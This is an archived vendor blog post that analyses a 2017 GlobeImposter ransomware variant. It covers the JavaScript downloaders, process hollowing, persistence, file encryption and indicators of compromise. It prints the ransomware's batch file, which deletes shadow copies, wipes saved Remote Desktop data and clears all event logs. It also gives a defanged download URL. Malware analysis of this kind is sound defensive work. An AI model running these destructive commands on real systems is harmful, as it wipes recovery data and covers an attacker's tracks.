

Analysis of New GlobeImposter Ransomware Variant

By Xiaopeng Zhang

Published: 2017-08-05 · Archived: 2026-04-05 12:42:18 UTC

Over the past few days, [FortiGuard Labs](#) captured a number of JS (JavaScript) scripts. Based on my analysis, they were being used to spread the new GlobeImposter ransomware variants. I picked one of them and did a quick analysis. The version of the variant I reviewed is “726”.

Figure 1 shows part of the JS file list that we captured. As you can see, the files with name that start with “IMG_” and “NIC” are all GlobeImposter downloaders.

```
0 10 20 30 40 50 60 70 80 90
1
2
3 F|8/3/2017 16:54|ed6706bfa27c0b94bcb054d4925e625b|IMG_2278.js => 3fad1f6d.bin
4 F|8/3/2017 16:31|72bd8698f3c106028544be8ab3a1ce67|IMG_1895.js
5 F|8/3/2017 16:27|107d4324ab57786d87964e867908e9d4|IMG_8101.js
6 F|8/3/2017 16:27|e0aae4bde246e8bf392b98d52da5a581|IMG_4445.js
7 F|8/3/2017 16:21|b5117c4a7e7b6021dc9698c1ae261f74|IMG_5366.js
8 10|8/3/2017 10:11|e25ab4380ef8b6376c3d7c3c2a06ec02|fax scandoc12.js
9 10|8/3/2017 8:31|09c228d3a18c8d14e1a1bd6913567fa6|Documento6841194.js
10 10|8/3/2017 8:21|4f7f2030250a207ea835c19b557f2729|8.jse|data|7
11 0|8/3/2017 8:14|9c5ba9f483c56274ec2ebb6eb57d914c|tp.widget.bootstrap.min.js
12 F|8/3/2017 8:10|9247c3c6ef3aaa3dce7b53075f10955f|IMG_8798.js => 2B50A8A3.vsc
13 F|8/3/2017 6:21|7f5f0105c56fb3bfff226427cee7f96d8|IMG_2126.js
14 F|8/3/2017 6:20|2db43481ceca09a908510691b6da29c8|IMG_5242.js
15 F|8/3/2017 6:10|2e71f0996ce58461f7b66955b04e5e87|IMG_3915.js
16 F|8/3/2017 6:10|2dbd73bcd0c59140fb854cf2bfc79d07|IMG_6047.js
17 F|8/3/2017 6:15|035484426a04b3d684018d46e2a0c1c2|IMG_4711.js
18 0|8/3/2017 6:05|03e27290c5022006b252d0b10656e6aa|03e27290c5022006b252d0b10656e6aa.js
19 F|8/3/2017 6:00|4564f13f52161988e25c2f58e7edbbf9|IMG_6829.js
20 F|8/3/2017 6:00|0686c4f6ebe1150a87677da5a6927c24|IMG_3180.js
21 F|8/3/2017 6:00|14b460f459fc7129e6d0f1ae06966227|IMG_8939.js
22 F|8/3/2017 4:21|8f5e3714d5c3de20e23ba2d943363ffc|OzJkn.js
23 10|8/3/2017 4:21|6cf41c81d8dc5364e6ba49237d81a44f|Fatt.997.jse|data|8
24 F|8/3/2017 2:21|6b22e932a018e8386ac1848794c5c541|12058.js
25 F|8/2/2017 18:34|f29cd3f2f4e871110b0f17c9ae616c4a|NIC423521.js
26 F|8/2/2017 18:21|ed884b6f940d7113a59998534e036b40|NIC423522.js
27 F|8/2/2017 16:21|4b2687877e8aa383fb53c0c743f11124|83J.js
28 F|8/2/2017 12:31|799ca05b047ddb0db8156ef6e8692292|NIC423526.js => 2B4B9329.vsc
29 F|8/2/2017 12:25|1615d2bafef8953583a9eb375a83ce4|NIC423524.js
30 10|8/2/2017 11:21|8d69f0f4833d8c4658513ee56fc0a9d6|Vodafone bill.js
31 F|8/2/2017 10:51|1620e3aa0a0578ec54fd8621e3e42972|NIC423527.js
32 F|8/2/2017 10:51|9169468b62f17f03f0ef142131fbc520|NIC423523.js
33 F|8/2/2017 10:15|827e84be3bffc60b2afe5c68d3a81e2d|NIC423525.js
34 F|8/2/2017 10:11|6d9d36fd5e49b5bdbbc23e7abf11fc2b6|NIC423520.js
35 F|8/2/2017 10:01|46b9905b74d0433d3be0c422c6337d72|NIC423518.js => 2B4B9324.vsc
36
```

Figure 1. Captured JS file list

Download and Execution

When the JS “IMG_8798.js” is executed, it downloads GlobeImposter from “hxxp://wendybull.com.au/87wefhi??JWbXSII=JWbXSII” and runs it. In my test environment, the downloaded file name is 87wefhi.txt.exe. Next we’ll look at how it works on a victim’s machine.

When GlobeImposter is launched, it dynamically extracts code into a heap space. It then creates its child process with the flag “CREATE_SUSPENDED”. It creates a suspended process, and later the code of the child process will be replaced with previously extracted code. This extracted code will be executed when the child process resumes its execution. This behavior is the main part of GlobeImposter’s functionality.

The screenshot in Figure 2 shows the process tree when GlobeImposter is executed.




Figure 2. The Process Tree

The initial process resumes the execution of its child process by calling “ResumeThread”, and then exits. All the analysis below is about that child process.

The Child Process

First, it calls the API function SetThreadExecutionState and passes 0x80000041H to it. With the parameter 0x80000041H, the Windows system will never sleep while the ransomware is encrypting the files. The function is called again with 0x80000000 after its work is done.

To prevent it from being analyzed easily, most strings and part of its APIs are encrypted. They are decrypted dynamically when running. Afterwards, it decrypts the exclusion folder and file extension names. In this version, it sets two exclusion lists. While the ransomware goes through all the folders and files on the victim’s machine, it skips those files in the folders whose names are in an exclusion folder list and those files whose extension names are in an exclusion extension list. (In this version, it does do the extension name checking, it ignores the checking result though. Maybe it’s a bug).

Below are the exclusion lists:

Folder exclusion list: (44 in total)

Windows, Microsoft, Microsoft Help, Windows App Certification Kit, Windows Defender, ESET, COMODO, Windows NT, Windows Kits, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows Phone Kits, Windows Phone Silverlight Kits, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsPowerShell, Temp, NVIDIA Corporation, Microsoft.NET, Internet Explorer, Kaspersky Lab, McAfee, Avira, spytech software, sysconfig, Avast, Dr.Web, Symantec, Symantec_Client_Security, system volume information, AVG, Microsoft Shared, Common Files, Outlook Express, Movie Maker, Chrome, Mozilla Firefox, Opera, YandexBrowser, ntlldr, Wsus, ProgramData.

Extension exclusion list: (170 in total)

```
.$.er .4db .4dd .4d .4mp .abs .abx .accdb .accdc .accde .accdr .accdt .accdw .accft .adn .adp .aft .ahd .alf .ask
.awdb .azz .bdb .bib .bnd .bok .btr .cdb .cdb .cdb .ckp .clkw .cma .crd .daconnections .daccpac .dad .dadiagrams
.daf .daschema .db .db-shm .db-wa .db2 .db3 .dbc .dbf .dbf .dbk .dbs .dbt .dbv .dbx .dcb .dct .dcx .dd .df1 .dmo
.dnc .dp1 .dqy .dsk .dsn .dta .dtsx .dx .eco .ecx .edb .emd .eq .fcd .fdb .fic .fid .fi .fm5 .fmp .fmp12 .fmps .fo .fp3 .fp4
.fp5 .fp7 .fpt .fzb .fzv .gdb .gwi .hdb .his .ib .idc .ihx .itdb .itw .jtx .kdb .lgc .maq .mdb .mdbhtm .mdf .mdn .mdt .mrg
.mud .mwb .myd .ndf .ns2 .ns3 .ns4 .nsf .nv2 .nyf .oce .odb .oqy .ora .orx .owc .owg .oyx .p96 .p97 .pan .pdb .pdm
.phm .pnz .pth .pwa .qpx .qry .qvd .rctd .rdb .rpd .rsd .sbf .sdb .sdf .spq .sqb .sq .sqlite .sqlite3 .sqlitedb .str .tcx .tdt
.te .teacher .tmd .trm .udb .usr .v12 .vdb .vpd .wdb .wmdb .xdb .xld .xlgc .zdb .zdc
```

Relocation and Startup Group

Afterwards, it copies itself into “%AllUserProfile%\Public\” and adds the new file in the startup group in the victim’s Windows registry. This allows it to be executed automatically whenever the system starts. Figure 3 shows that GlobeImposter has been added (...RunOnce\CerificatesCheck) into the startup group in the Windows registry.





Figure 3. Startup Group in Windows Registry

Preparatory Work

To prevent the victim from restoring encrypted files from the Shadow Volume copies, it calls “vssadmin.exe Delete Shadows /All /Quiet” in an executable batch file to delete all shadows. In that batch file it also cleans up

Remote Desktop information saved in the system registry as well as the file %UserProfile%\Documents\Default.rdp. The batch file is called again after the file encryption work is done.

Figure 4 shows the content of the batch file.



```
@echo off
vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Figure 4. The Batch File

Next, it initializes encryption related keys, data, etc. for encrypting files 2048-bit RSA. Part of the key related data is saved in a newly created file "%AllUserProfile%\Public\{hex numbers}". The name of {hex numbers} is made from the hardware information of victim's machine.

Before Encrypting Files

Killing some running processes and generating an html file are the last two steps before its starts encrypting files.

It calls taskkill.exe to kill running processes whose names include "sql", "outlook", "ssms", "postgre", "1c", "excel" and "word". Killing these processes might cause them to release the files they are using, which could result in this ransomware encrypting more files.

Figure 5 shows the pseudo code used to do this.

Encryption Process

When GlobeImposter starts encrypting, it first scans files in all of the partitions on the victim’s machine. It then encrypts almost every file as long as its folder name is not in the folder exclusion list as mentioned before. It reads the file and then encrypts the file content using the RSA algorithm and then overwrites the original content with encrypted content. The “personal ID” is also appended after encrypted content has been added to the file.

Figure 7 shows the content of an encrypted file.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	12	57	55	58	B8	B1	E7	71	45	76	48	50	5A	1C	8A	E8	WUX,tçqEvHPZ lè
00000010	8E	FB	94	2E	C3	4E	A7	9E	48	D9	02	FF	EE	84	A4	D2	lùl.ÄNSIHÜ ýi!#Ò
00000020	B6	D3	04	F0	8F	5C	2C	DA	DO	8D	2E	11	FE	99	7F	33	¶Ó á \,ÜÐ . þl 3
00000030	AF	59	DE	D3	D1	C6	6C	B6	E5	88	70	13	BB	91	DB	0A	YpÓNÆl¶álp »'Ú
00000040	27	E3	F6	7E	0B	38	41	4B									8AK};»iv 5
00000050	9C	C9	EE	C2	1E	CC	B2	00	Encrypted File Content								i² çolöy4l
00000060	5A	4D	E5	A1	8F	CB	68	02									Èh IUU l o
00000070	74	73	3C	47	82	FB	F8	50	5C	C2	5A	4F	8D	7E	ED	96	ts<GlúøP\ÅZO ~il
00000080	AC	05	C9	10	82	40	D6	CB	64	DE	95	1D	E7	B6	83	99	~ É l@ÖEdþl ç¶ll
00000090	27	C0	71	29	CE	76	5E	EE	0D	9B	15	6A	89	D6	D7	6C	'Àq)Ív^i l j!Öxl
000000A0	DD	87	C5	F8	11	FA	27	D8	0C	78	AC	52	08	03	70	71	ÝlÅø ú'0 x-R pq
000000B0	75	BD	C5	0A	4A	BD	62	4C	62	79	89	F5	3B	F3	EA	7B	nKÅ lKbI,bylÁ:óéf
000000C0	38	33	20	38	33	20	31	31	20	33	44	20	42	46	20	31	83 83 11 3D BF 1
000000D0	46	20	33	39	20	36	30	20	32	42	20	31	46	20	41	41	F 39 60 2B 1F AA
000000E0	20	41	30	20	41	44	20	43	31	20	41	31	20	34	46	0A	A0 AD C1 A1 4F
000000F0	41	39	20	46	38	20	37	43	20	44	37	20	45	41	20	45	A9 F8 7C D7 EA E
00000100	39	20	31	41	20	33	38	20	43	37	20	41	42	20	42	41	9 1A 38 C7 AB BA
00000110	20	44	44	20	31	33	20	34	35	20	35	42	20	45	36	0A	DD 13 45 5B E6
00000120	35	46	20	30	33	20	45	44	20	37	42	20	33	38	20	31	5F 03 ED 7B 38 1
00000130	34	20	34	46	20	33											IE F9 76 79
00000140	20	33	43	20	46	44											l B8 83 9C
00000150	45	36	20	42	43	20											4E C0 AB E
00000160	46	20	42	35	20	34											:l 5B 89 DE
00000170	20	43	32	20	46	32											l l 03 82 63
00000180	42	46	20	37	36	20	35	43	20	32	30	20	35	30	20	39	BF 76 5C 20 50 9
00000190	41	20	42	44	20	42	45	20	43	46	20	41	36	20	38	39	A BD BE CF A6 89
000001A0	20	38	41	20	36	44	20	45	30	20	38	35	20	30	37	0A	8A 6D E0 85 07
000001B0	32	41	20	42	39	20	37	35	20	46	38	20	30	39	20	46	2A B9 75 F8 09 F
000001C0	42	20	32	35	20	42	35	20	37	41	20	37	38	20	45	30	B 25 B5 7A 78 E0
000001D0	20	46	34	20	41	42	20	37	46	20	32	43	20	39	38	0A	F4 AB 7F 2C 98
000001E0	44	44	20	39	44	20	46	45	20	39	41	20	36	45	20	46	DD 9D FE 9A 6E F
000001F0	45	20	31	42	20	41	32	20	45	37	20	45	35	20	43	43	E 1B A2 E7 E5 CC
00000200	20	42	32	20	43	39	20	35	39	20	42	32	20	36	45	0A	B2 C9 59 B2 6E
00000210	33	45	20	44	38	20	30	36	20	33	42	20	39	42	20	45	3E D8 06 3E 9B E
00000220	30	20	42	43	20	38	45	20	41	31	20	46	39	20	35	35	0 BC 8E A1 F9 55

Figure 7. File Content of Encrypted config.sys

It then appends “..726” to every encrypted file name to identify that the file has been encrypted.

The screenshot in Figure 8, below, shows that it is about to rename an encrypted file by calling API MoveFileExW.




Figure 8. Rename Encrypted File

Figure 9 shows the screenshot of encrypted files (including exe files) in the python installation folder.




Figure 9. Encrypted Files in python Folder

Open RECOVER-FILES-726.html

Figure 10 shows how you go to the payment page by opening the RECOVER-FILES-726.html. file.




Figure 10. Open RECOVER-FILES-726.html

Solution

Through this analysis, we know how GlobeImposter is downloaded onto a victim’s machine, and how it works to encrypt the files on victim’s machine. We also observed that many new JS samples are spreading this ransomware. Since it uses an RSA 2048-bit key to encrypt files, it’s very hard to decrypt them without the decryption key.

- The URL in the JS file used to download the GlobeImposter has been rated as a “**Malicious Website**” by the FortiGuard Webfilter service.
- The JS file is detected as **JS/GlobeImposter.A!tr** by the FortiGuard Antivirus service.
- The downloaded GlobeImposter is detected as **W32/GlobeImposter.A!tr** by the FortiGuard Antivirus service.

IOC

URL:

hxxp://wendybull.com.au/87wefhi??JWbXSII=JWbXSII

Sample SHA256:

IMG_8798.js

3328B73EF04DEA21145186F24C300B9D727C855B2A4B3FC3FBC2EDC793275EEA

87wefhi.txt.exe

10AA60F4757637B6B934C8A4DFF16C52A6D1D24297A5FFFDF846D32F55155BE0

Source: <https://blog.fortinet.com/2017/08/05/analysis-of-new-globeimposter-ransomware-variant>